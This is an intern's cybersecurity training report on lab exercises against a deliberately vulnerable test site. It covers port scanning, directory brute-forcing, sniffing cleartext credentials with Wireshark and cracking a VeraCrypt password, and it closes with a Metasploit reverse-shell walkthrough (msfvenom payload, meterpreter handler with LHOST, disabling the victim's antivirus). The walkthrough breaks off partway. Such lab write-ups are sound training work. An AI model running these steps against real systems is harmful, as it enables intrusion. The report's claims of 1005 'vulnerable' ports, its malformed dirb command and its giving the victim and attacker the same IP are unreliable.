CYBER SECURITY INTERN REPORT AT SHADOWFOX

BATCH: 1st October 2024

NAME: Ishan Kumra

GMAIL: ishankumra13579@gmail.com

Task Level: Beginner & Intermediate Level

BEGINNER LEVEL TASKS

OBJECTIVE: Find all the ports that are open on the website http://testphp.vulnweb.com/

EXECUTIVE SUMMARY:

The purpose of this assessment was to analyze the security posture of the website "www.vulnweb.com" by identifying any open ports that could potentially be exploited by malicious actors. This assessment aims to provide valuable insights into the website's vulnerabilities and assist in implementing necessary security measures.

INTRODUCTION:

The purpose of this report is to conduct a port scan on the website www.vulnweb.com to identify any open ports and associated services running on those ports. This analysis aims to provide insights into potential vulnerabilities and assist in enhancing the security posture of the website.

SOFTWARE AND HARDWARE REQUIREMENTS:

Software: Linux OS Nmap (Network Mapper) tool

Hardware: Standard computer system with network connectivity

Methodology: First Step:

Identifying the Target:


To make the procedure of port scanning easier, the ping command was used to find the IP address of the website. To find open ports and related services, a port scan was performed on the given IP address using the powerful network scanning program Nmap.

Step 2: Port Scanning: To find open ports and related services, a port scan was performed on the specified IP address using nmap, a powerful network scanning program. PORT SCAN OUTCOMES:
Website to aim for: www.vulnweb.com
IP address of the target: 44.228.249.3

ANALYSIS: port 21/tcp (FTP): This port is open for file transfers to and from the server, suggesting that the File Transfer Protocol (FTP) is available. To avoid unwanted access and data breaches, it is imperative to make sure that appropriate access restrictions and security measures are put in place for FTP.

Port 80/tcp (HTTP): When a web server is present on port 80, it means that the HTTP service is accessible. The version of Nginx running on the server is 1.19.0. To reduce potential vulnerabilities, web servers must be kept up to speed with the most recent security patches.


Using Command **nmap -sV -A -T4 –stats-every 10s testphp.vulnweb.com** we perform our port scan.




Result : As we can see almost all the ports are open on our target.

To count exact number of ports we put our output of the nmap command in a text file and use command : **grep -E “open|filtered” nmap_output.txt | wc -l**

This tells us that total vulnerable ports are 1005.





Task 2

OBJECTIVE:


Use brute force to navigate the http://testphp.vulnweb.com/ website and locate all its directories.

Executive Synopsis:

The executive summary offers a succinct synopsis of the results and consequences of the Burp Suite brute force assault simulation that was carried out on the website www.vulnweb.com.

NEEDED SOFTWARE

• Mozilla Firefox browser; • Linux operating system; • Dirbuster



Using command **: dirb://testphp.vulnweb.com**
Result : I found 13 directories in the target.

Mitigations

BRUTE FORCE ATTACKS: Brute force is a method that uses force, effort, or power in large amounts to achieve something, instead of using more efficient methods.

- Implement strict password standards requiring complicated passwords that contain a mix of special characters, digits, and upper- and lowercase letters.
- Use rate restriction on login attempts to limit the quantity of requests for login made by a single IP address or user in a predetermined amount of time. As a result, carrying out extensive brute force attacks becomes more challenging for attackers.
- Use IP whitelisting to limit access to services or systems based on pre-listed IP addresses. This can aid in preventing unwanted access from unidentified or dubious sources. Update all software with the most recent security patches, including operating systems and authentication systems.

Brute force assaults can be made easier by attackers taking advantage of vulnerabilities in antiquated systems. To find and fix security holes in your systems, do routine penetration tests and security audits. By taking a proactive stance, possible vulnerabilities are found and fixed before they can be exploited.

Task 3

OBJECTIVE: Log in to the http://testphp.vulnweb.com/ website, use Wireshark to intercept network traffic, and retrieve the credentials that were sent across the network. **Synopsis**:

The results of a Wireshark network traffic analysis on http://testphp.vulnweb.com/ are compiled in this report. Important security flaws were found during the research, most notably the sending of login credentials in clear text.

OVERVIEW:

This report's goal is to describe how to use Wireshark to intercept network traffic on the website http://testphp.vulnweb.com/ to find the login credentials that are sent over. The purpose of this investigation is to draw attention to how crucial it is to improve overall cybersecurity measures and secure sensitive information transferred via networks.

REQUIREMENTS:

Software: Firefox, Kali linux, Wireshark

Hardware:

Standard computer system with network connectivity.


Steps

Step 1: Open Wireshark tool in in Linux virtual machine. and start capturing the network.

Step 2: After starting the packet capture, go to the website and login the credential on that website. Here I'm using same for username-test as well as password.

Step 3: Stop capturing the packets.

Step 4: Wireshark will capture packets and we'll search for HTTP packets for that we will use filter option to filter out the HTTP packet.



When Http packet is seen search for the one having POST , right clicking and selecting follow http stream whole packet info is revealed. In Find I search for “pass” and I get username = 1234 and password = qwerty

CONCLUSION:

The use of Wireshark at http://testphp.vulnweb.com/ for the interception and analysis of network traffic highlights the vital necessity of strong security measures to safeguard sensitive data transferred over the network. Organizations can reduce the risk of unwanted access and data breaches by putting encryption techniques and secure authentication procedures in place. The report on network traffic analysis with Wireshark comes to an end here.

MITIGATIONS

One kind of cyberattack known as "credential sniffing" involves an attacker intercepting and capturing usernames and passwords as they are sent over a network. Malicious malware or the usage of packet sniffers are two possible methods for this to happen.

- Use secure communication protocols, such as SSH for remote access and HTTPS for web traffic, to lessen the impact of these assaults. Sensitive information can be shielded from interception during transmission by using encryption. VPNs can be used to establish a safe, encrypted tunnel for communication over untrusted networks. This aids in protecting data that is sent between the internal network and remote users.
- For Wi-Fi networks, use complicated passwords and strong encryption (WPA3). Steer clear of unsecure protocols such as WEP, as they are vulnerable to attacks using credential sniffing.
- To identify and stop the installation of malicious sniffing tools on devices, deploy endpoint security solutions, such as antivirus and anti-malware software.
- To avoid credential disclosure, secure online apps should be coded securely, input should be validated, and secure session management should be used.

INTERMEDIATE LEVEL TASKS

TASK 1 OBJECTIVE:

Veracrypt (a disk encryption tool) is used to encrypt a file. You will be given an encrypted password to access the file, encoded.txt, on the drive. To unlock the file and discover the secret code inside, decode the password and enter it into the vera crypt.

SUMMARY:

The methods used to extract a secret code from a file that was encrypted with Veracrypt are described in this article. The procedure was cracking a password that was contained in an encrypted file and using it to open the Veracrypt container.

INTRODUCTION:


This report outlines the process of decrypting an encrypted file using Veracrypt. The goal was to retrieve a secret code stored within the encrypted file, with the password encoded in a separate file named encoded.txt. This analysis provides a step-by-step overview of the decryption process and discusses ethical considerations and recommendations.

REQUIREMENTS:

Software: VeraCrypt Tool, Crack Station Hash Online Tool, Windows Operating System Hardware: Standard Desktop or laptop.

Steps:

Step 1: Open veracrypt tool
Step 2: Select any Disk > Click on Select file > locate the file in the system > Click on Mount.
Step 3: Find the true value of hash here I used an online site for it.
Step 4: Enter the password (hash value) in the dialogue box.
Step 5: The will be decrypted and the secret message will be shown.



CONCLUSION:

The encrypted file was successfully decrypted using the method outlined and the decrypted password that was taken from the encoded.txt file. From the decrypted file, the secret code, "never give up," was recovered. Stressing the value of moral behaviour and legal compliance is crucial while working with encrypted files and passwords.

Task 2

OBJECTIVE:

This report's goal is to use the PE Explorer tool to find the VeraCrypt executable's entry point address.

INTRODUCTION:

Encryption is essential in today's digital environment to safeguard sensitive data. Prominent encryption program VeraCrypt is renowned for having robust security features. This article focuses on locating the executable file's entry point address using the PE Explorer tool for VeraCrypt. Knowing this address is essential to comprehending how VeraCrypt launches. Determining this location gives us important information about VeraCrypt's internal operations, which improves our capacity to examine and protect sensitive data.

REQUIREMENT:

Software: PE Explorer, Windows OS

Hardware: Computer with sufficient processing power and memory to run the PE Explorer.

METHODOLOGY:

Step 1:

Launch PE Explorer Tool: Open the PE Explorer application on the computer system.

Step 2:

Open VeraCrypt Executable File: In the PE Explorer interface, navigate to the "File" menu.

Click on "Open File" to initiate a dialogue box for selecting the file.

Step 3:


Load VeraCrypt Setup File: Browse through the system directories to locate the VeraCrypt setup executable file > Select the VeraCrypt setup file and click "Open" to load it into the PE Explorer.

Step 4:

View Header Information: Once the VeraCrypt setup file is loaded, PE Explorer will display comprehensive information about the executable. > Navigate through the tabs or sections to find the header information.

Step 5:

Identify Entry Point Address: Within the header information, locate the entry point address of the VeraCrypt executable. > Note down the address for further reference.



ANALYSIS RESULTS:

VeraCrypt Entry Point Address: 004237B0

Task 3

OBJECTIVE: Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Introduction:

Penetration testing, often known as ethical hacking, is essential for finding weaknesses and protecting networks and systems. Cybersecurity professionals can better defend against such threats by being aware of the tools and methods hackers employ. Using the well-known Metasploit Framework, this essay will examine how to create a reverse shell, highlighting the significance of moral behaviour and appropriate use.

Demonstrating a Reverse Shell Attack

A reverse shell attack gives the attacker remote access to and control over the victim's computer by taking advantage of flaws in the target system. It entails creating a shell session by allowing the attacker's computer and the target system to communicate.

Part One: Configuring the Attack Device

1. Launch the attack virtual machine for Kali Linux and take note of its IP address (e.g., 192.168.64.128).

2. To produce a standalone payload as an executable file, run the "msfvenom" script in the terminal. Check to see if the payload preparation worked.
3. Type "cd ~" into the console to navigate to the home directory.
4. Use the command "python -m http.server 80" to create a web file server on port 80 with the payload.exe directory.

Configuring the Metasploit Framework in Part Two:

1. Type "msfconsole" into a new terminal to launch the Metasploit Framework console.
2. To handle exploits launched outside the framework, use the command "use multi/handler" once the console is prepared.
3. Set the payload, local host (LHOST), and local port (LPORT) for the "exploit(multi/handler)" module to match the parameters of the created executable file.

To set the payload, type set payload windows/meterpreter/reverse_tcp.

To set the local host to the IP address of the Kali assault computer, type set LHOST 192.168.64.128.

To set the local port to the same port used in the executable file, type set LPORT 4444.

4. Verify that everything is configured properly by starting the server on the meterpreter with the command "exploit."

Section Three: Setting Up the Victim Machine

1. Turn off the victim's Windows computer's real-time protection.
2. On the victim's computer, launch Microsoft Edge.
3. Enter the Kali machine's IP address (e.g., 192.168.64.128) in the browser tab.
4. Find the payload.exe file in the HTTP web server directory.
5. After selecting payload.exe, click through any download warnings, save the file, and let it execute.

Section Four: Setting Up a Meterpreter Meeting:

The Kali computer receives a request once the payload is executed, acknowledges it, and establishes a Meterpreter session.

The Windows victim computer will be fully under the control of this Meterpreter session. Type "exit" to quit the shell.

1. The Kali machine receives a request once the payload has been executed, and it establishes a Meterpreter session with the Windows victim PC.

2. Pay attention to the Meterpreter session number, which shows the Windows victim machine's IP address (e.g., 192.168.64.128). Meterpreter session 1 opened. The IP address of the Windows victim's computer is 192.168.64.128.

Type Shell into the meterpreter session to launch a Reverse Shell attack. The Windows computer was given a Channel 1 shell.


Executing a Reverse Shell Attack in Part Five:

